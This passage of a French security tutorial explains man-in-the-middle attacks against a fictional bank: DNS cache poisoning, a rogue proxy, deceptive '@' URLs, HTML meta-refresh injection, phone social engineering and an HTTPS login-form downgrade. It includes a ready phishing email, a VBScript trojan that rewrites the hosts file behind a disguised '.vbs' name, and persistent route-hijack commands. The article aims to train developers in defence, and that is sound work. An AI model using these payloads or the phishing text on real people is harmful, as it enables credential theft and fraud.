Server: a.gtld-servers.net
Address: 192.5.6.30
```

```
Name: www.banque.com
Served by:
- NS1.POINTFR.com
  10.0.0.254
  banque.com
- NS2.POINTFR.com
  10.0.0.253
  banque.com
```

Nous obtenons les serveurs DNS s'occupant de `banque.com`. Dernière étape avant d'obtenir l'adresse IP recherchée.

```
> www.banque.com 10.0.0.254
```

Une dernière requête et nous obtenons enfin l'adresse IP de `www.banque.com`.

```
Server: [10.0.0.254]
Address: 10.0.0.254
```

```
Name: banque.com
Address: 10.0.0.2
Aliases: www.banque.com
```

Toutes ces demandes prennent du temps. Elles sont effectuées par le serveur DNS de l'entreprise récursivement, afin de maintenir le résultat dans un cache. Ainsi, tous les utilisateurs du serveur DNS du client pourront bénéficier de cette recherche tant qu'elle est présente dans le cache.


Comment Pirate peut-il profiter de ce protocole ? Il y a plusieurs solutions. La première consiste à répondre à Victime plus vite que le serveur DNS. Il faut pour cela écouter le réseau afin de connaître le numéro de requête de Victime et forger un paquet de réponse².

Une autre solution consiste à empoisonner le cache du serveur DNS du client. Pour cela, il faut réussir à l'alimenter avec une donnée erronée.


² [dnshijacker](#)

Pirate installe un serveur DNS pour le nom de domaine pirate.org. Celui-ci est officiel et enregistré dans les serveurs DNS s'occupant de la racine .org. Le serveur est modifié pour répondre de façon erronée à une requête venant d'un autre DNS.


Pirate demande au serveur DNS de Victime de résoudre le nom www.pirate.org. Par les recherches successives, une requête va arriver sur le serveur DNS de Pirate pour demander la résolution de ce nom. En retour, le serveur retourne l'association entre le nom www.banque.com et l'adresse IP de Pirate. La réponse n'est pas cohérente avec la question, mais généralement, les serveurs DNS font confiance et modifient leurs caches en conséquence.




Ainsi, le cache du serveur DNS de Victime possède une entrée erronée, associant l'adresse IP 10.0.0.3 avec le nom www.banque.com. Lorsque Victime désire se connecter sur le serveur www.banque.com, il va obtenir l'adresse IP de Pirate qui peut renvoyer la demande vers le vrai site de Banque.



Une autre technique pour empoisonner le serveur DNS de Victime consiste à répondre correctement et plus rapidement que le serveur DNS de Banque. Lorsque Victime demande la résolution du nom banque.com, son serveur DNS va interroger le serveur DNS de Banque. Un paquet UDP est envoyé vers ce serveur, avec un numéro de séquence. Le serveur de Banque répond en indiquant le numéro de séquence de la requête.



Si le numéro de séquence utilisé par le serveur DNS de Victime peut être consulté ou prédit, Pirate va répondre à la place du serveur DNS de banque.




Le cache du serveur DNS de victime est modifié. Lorsque Victime accède à Banque, ils passent par Pirate d'adresse IP 10.0.0.3.


Encore une fois, Pirate est en position d'homme du milieu. Pour interdire cela, il faut indiquer explicitement l'adresse IP du serveur ou modifier le fichier `hosts` de Victime pour associer définitivement le nom `www.banque.com` avec l'adresse IP `10.0.0.2`. Les serveurs DNS doivent également être modifiés pour corriger les différentes anomalies découvertes régulièrement. Il existe également une version sécurisée de DNS, mais elle n'est pas diffusée.

6. PROXY HTTP

Pour communiquer avec Internet, Victime utilise le proxy de son entreprise afin de pouvoir sortir de son réseau interne et communiquer avec l'extérieur (HTTP - RFC 2068). Tous les collègues de Victime passent par le proxy de l'entreprise.




Le navigateur de Victime est paramétré pour demander l'utilisation du proxy de l'entreprise.



Un administrateur s'occupe de paramétrer et de maintenir le proxy en état de marche.

Soudain, peu avant de donner sa démission, l'administrateur installe un proxy pirate à la place du proxy de l'entreprise.



Il peut ainsi contrôler toutes les requêtes des employés de l'entreprise de Victime. Il peut modifier les demandes et les réponses. Par nature, un proxy est en position d'homme du milieu.

Qui fait suffisamment confiance en son administrateur pour lui permettre d'avoir accès à toutes les requêtes des utilisateurs ? Celui-ci doit être intègre et professionnel.

7. UNIFORM RESOURCE LOCATORS - URL

Lorsque l'utilisateur désire consulter un site, il indique dans son navigateur un nom de serveur. Le navigateur se connecte sur le port 80 et demande la page de garde du site. L'utilisateur peut également arriver sur un site en ayant cliqué sur un lien venant d'un autre site ou d'un e-mail.

Différentes informations peuvent être indiquées dans une « Uniform Resource Locators » (URL - RFC 1738, 1808). En générale, seul le nom du site et éventuellement le chemin d'une page sont présent. Les URL respectent la syntaxe suivante :

```
http://[<user>[:<pass>]@]<serveur>[:<port>]/<chemin>[#<fragment>]?<requête>
```

Les paramètres entre crochets sont optionnels. Pour accéder à la page de garde du site www.pirate.org, l'utilisateur demande cette URL.

```
http://www.pirate.org/
```

D'autres URL permettent d'arriver sur la même page. En effet, comme nous l'avons vu précédemment, le nom d'un serveur est remplacé par son adresse IP avant la communication. Il est possible d'indiquer l'adresse IP directement.

```
http://10.0.0.3/
```

Cela évite la phase de recherche du nom et empêche les failles de pollutions des serveurs DNS.

L'adresse IP peut être indiquée par la syntaxe avec point ou peut être traduite en son équivalent uniquement numérique. Le calcul est simple à effectuer. Pour une adresse au format A.B.C.D, il faut calculer $(A \times 16777216) + (B \times 65536) + (C \times 256) + D$. L'adresse IP de www.pirate.org peut devenir 167772163. Ces trois URL sont équivalentes :

```
http://www.pirate.org/
http://10.0.0.3/
http://167772163/
```

Pour le moment, nous avons découvert qu'il existe plusieurs moyens d'accéder au même site.

En regardant précisément le format d'une URL on constate qu'il est possible d'indiquer un nom d'utilisateur et un mot de passe. L'URL peut être rédigé ainsi :

```
http://alladin:sesame@www.pirate.org/
```

Cela permet d'authentifier l'utilisateur sans lui afficher de boîte de dialogue. Si le site ne souhaite pas recevoir d'authentification, celle-ci sera tous simplement ignorée.

Avec tous ces éléments, il est facile de créer la confusion. Imaginons que nous indiquons comme nom d'utilisateur un nom de site.

```
http://www.banque.com@www.pirate.org/
```

Cette URL référence le site de Pirate, mais ressemble étrangement à une URL de Banque. Pour augmenter la confusion, utilisons une valeur numérique pour référencer le site de Pirate.

<http://www.banque.com@167772163/>

En envoyant un message à Victime en lui demandant de cliquer sur ce lien, il sera persuadé d'atteindre le site www.banque.com, alors qu'en réalité, Victime communique avec le site de Pirate. Celui-ci peut renvoyer la demande vers le vrai site de Banque. Pirate est en position d'homme du milieu. Victime peut même recopier l'URL pour la coller directement dans son navigateur, le résultat est le même.

Le message peut être rédigé ainsi :

To: victime@victime.com
From: admin@banque.com
Subject: ADSL gratuit !

Afin de tester notre nouvelle boucle ADSL, nous proposons
a nos plus anciens clients de bénéficier gratuitement
pendant trois mois d'une connexion ADSL, dans la
limite des stocks disponibles. En contrepartie,
vous devrez répondre à un questionnaire de satisfaction.

Inscrivez-vous ici : <http://www.banque.com@167772163/>

Salutations

M. Banque

Ce mail présente tous les symptômes d'un message sérieux. Il provient de l'administrateur du site ; il ne demande pas d'entrer un mot de passe ; l'URL semble confidentielle, ce qui est normal pour cette offre.

Lorsque Victime clique sur le lien, il obtient une page simulant le site de Banque et demande à l'utilisateur de s'authentifier pour pouvoir s'enregistrer. Cela est cohérent avec la promotion offerte. Victime n'a pas de raisons de se méfier. Un message confirme l'enregistrement en indiquant que le processus de connexion sera envoyé par courrier rapidement. Victime est ensuite dirigée sur la page de garde du vrai site Banque.

Un autre message peut signaler à Victime que le numéro d'appel téléphonique a changée. Il doit impérativement modifier le paramétrage de sa connexion sous peine de ne plus pouvoir accéder à son provider. Toutes les informations sont disponibles à l'adresse <http://www.banque.com@167772163/modem>.

Il faut être particulièrement perspicace pour remarquer le caractère @ et découvrir la supercherie.

Une autre approche consiste à enregistrer un nom de domaine proche de la cible. Par exemple, un site www.banques.com peut entretenir la confusion.

8. INJECTION D'HTML

De nombreux sites permettent à l'utilisateur d'enregistrer des remarques sur un livre d'or ou dans un forum de discussions. En générale, les développeurs ne traitent pas correctement les données avant de les ajouter sur le site. Les pages sont construites sur le format suivant : `Bonjour $nom`. Si la variable nom possède du code HTML, il est inclus dans la page. Pirate peut indiquer du code HTML dans le titre ou le contenu de ces remarques sur le livre d'or. Il sera diffusé tel quel sur le site.

Pirate injecte dans un champ de formulaire le code HTML suivant :

```
<meta http-equiv="refresh" content="0;url=http://www.pirate.org/">
```

La conséquence est d'envoyer immédiatement l'utilisateur qui consulte la page sur le site de Pirate, même en l'absence de JavaScript.

Si Victime consulte le livre d'or ou le forum de Banque, sans s'en rendre compte, il se retrouve en milieu hostile. Encore une fois, Pirate est en position d'homme du milieu.

9. INGENIERIE SOCIALE

Une autre technique pour se placer en homme du milieu consiste à téléphoner à Victime afin de le convaincre d'effectuer des actions apparemment anodines.

Pirate contacte Victime et lui tien le discours suivant : « Bonjour, je suis le nouvel administrateur de l'entreprise. Je suis en train d'installer une nouvelle machine et je souhaite vérifier qu'elle est bien accessible depuis votre poste. Pouvez-vous faire quelques manipulations pour moi ? Je ne peux me déplacer car je surveille une activité importante sur le réseau. Pouvez-vous taper depuis votre navigateur <http://10.0.0.3/> ? Est-ce que votre application fonctionne toujours ? Vous pouvez vous identifier ? Vous avez accès à toutes les fonctionnalités ? Très bien, je vous remercie. Le serveur sera en fonctionnement prochainement. Il devrait accélérer vos accès. »

En étant convaincant, Pirate arrive à détourner la communication de Victime vers Banque. Victime peut consulter le site banque.com sans se rendre compte que Pirate lui vole son identification et son mot de passe.

10. CHEVAL DE TROIE

De nombreux programmes circulent sur Internet par l'intermédiaire d'e-mail ou en téléchargement sur des sites. Un traitement pervers peut être caché au milieu d'un outil très pratique ou d'une démonstration d'un produit. Il est très difficile d'identifier un comportement anormal d'un programme sans analyser finement ses interactions avec le système.

Pour obtenir un homme au milieu, il ne faut pas grand chose. En effet, il existe un fichier texte, nommé `hosts`, présent généralement dans le répertoire `... \system32\drivers\etc`. Ce fichier possède une liste d'association entre un nom de machine et une adresse IP. Cela correspond au service fourni par un serveur DNS. L'association est statique et prioritaire à l'invocation d'un serveur DNS. Il suffit d'ajouter une ligne à ce fichier pour détourner les communications de Victime vers Banque. La commande shell suivante :

```
echo 10.0.0.3 www.banque.com >>hosts
```

permet d'ajouter une ligne à ce fichier. Dorénavant, Victime utilise l'adresse IP de Pirate pour atteindre `www.banque.com`.

Un programme VBScript est souvent utilisé pour ce type de cheval de Troie. Le code suivant peut être placé dans un fichier de nom `"image.gif [...] .vbs"`. Il faut placer suffisamment d'espace pour camoufler l'extension lors de l'affichage par Outlook Express™ par exemple.

```
Sub MitM_Host
  Set fs = CreateObject("Scripting.FileSystemObject")
  Set f = fs.OpenTextFile("C:\WINNT\system32\drivers\etc\hosts",8,false)
  f.WriteLine("10.0.0.3          www.banque.com")
  f.Close
End Sub
MitM_Host
```

Une autre technique, temporaire cette fois, permet de détourner le trafic réseau de Victime vers la machine de Pirate. Un cheval de Troie ajoute une nouvelle route dans la table du routage du poste de Victime.

```
route add 255.255.255.255 MASK 255.255.255.255 10.0.0.3 METRIC 1
```

Ainsi, tous les paquets transiteront via Pirate. Lorsque Victime redémarre son poste, la table est remise à zéro. Pour rendre persistant ce nouveau chemin, il faut ajouter le paramètre `-p`.

```
route -p add 255.255.255.255 MASK 255.255.255.255 10.0.0.3 METRIC 1
```

Il n'y a pas de solution contre un cheval de Troie conçu spécifiquement pour Victime, car il ne peut être référencé par les détecteurs de virus. Il est possible de renforcer la sécurité du fichier `host`, et de vérifier régulièrement les routes utilisées, mais dans les faits c'est très difficile.

11. CONCLUSION

Ces nombreuses failles s'appuient toutes sur un abus de confiance. Un poste, un routeur ou un utilisateur font confiance à un message et se font abuser. De nouvelles versions de ces protocoles tentent de résoudre cela, en partageant des secrets entre routeurs, en utilisant des mots de passes, des numéros de requêtes non prédictibles, etc. En bout de chaîne, il y a l'utilisateur qui a sa part de responsabilité.


J'espère vous avoir démontré qu'il est facile pour Pirate, en exploitant différentes technologies, de se placer dans la position d'homme du milieu. Internet regorge d'outils permettant de monter ces attaques. C'est à la portée de n'importe qui.

Que peut-il vraiment faire dans cette position ? Cela dépend de comment le site `www.banque.com` a été développé. Si tout est fait dans les règles de l'art, que Victime maintient à jour son poste et connaît déjà le fonctionnement du site, Pirate n'aura pas trop de moyen d'agir sans se faire remarquer. Sinon, il lui sera facile de voler le mot de passe d'un utilisateur ou d'utiliser sa session.

Par exemple, de nombreux sites bancaires ou d'assurances proposent dans la page de garde un formulaire pour permettre à l'utilisateur de se signer. Pour des raisons de sécurité, le formulaire est soumis à l'aide du protocole HTTPS.

```
<form action="https://www.banque.com/login" method="POST">
Nom : <input type="text" name="nom"><br />
Mot de passe : <input type="password" name="password">
</form>
```


Pirate, placé en homme du milieu, peut modifier dynamiquement la page de garde du site, avant qu'elle arrive chez Victime.



Le formulaire arrive modifié ainsi :

```
<form action="http://www.banque.com/login" method="POST">
Nom : <input type="text" name="nom"><br />
Mot de passe : <input type="password" name="password">
</form>
```

L'identifiant n'est plus envoyé en utilisant le protocole HTTPS. Pirate peut alors obtenir le mot de passe en clair avant de propager la requête vers www.banque.com.



D'autres failles similaires sont exploitables à partir de la position d'homme du milieu (vol de session, injection de code, simulation de certificats, etc.). Des articles ont été publiés sur le sujet, mais les banques, les assurances et autres sites de commerces électroniques ne souhaitent pas corriger le problème. Ils imaginent que l'homme au milieu demande des compétences très importantes. Elles se protègent des intrusions dans leurs réseaux à l'aide de pare-feu, empêchent l'écoute du réseau en utilisant un chiffrement SSL, mais n'interdisent pas l'homme du milieu de contourner ces protections.

Les développeurs doivent être formés sur les techniques des pirates afin de corriger les programmes et d'ajouter les codes défensifs nécessaires. Des cours existent sur le sujet mais ne sont pas assez suivis. Les entreprises gagneraient à investir quelques €uros dans ces formations.